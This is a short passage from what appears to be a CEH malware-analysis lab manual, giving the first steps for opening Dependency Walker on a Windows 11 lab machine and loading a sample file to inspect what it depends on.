
Here, we will use the Dependency Walker tool to identify the file dependencies of an executable file.

Module 07 – Malware Threats

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**, and double-click **depends.exe**.




2. The **Dependency Walker** main window appears; navigate to **File** and click **Open** to import the malicious file.




Module 07 – Malware Threats

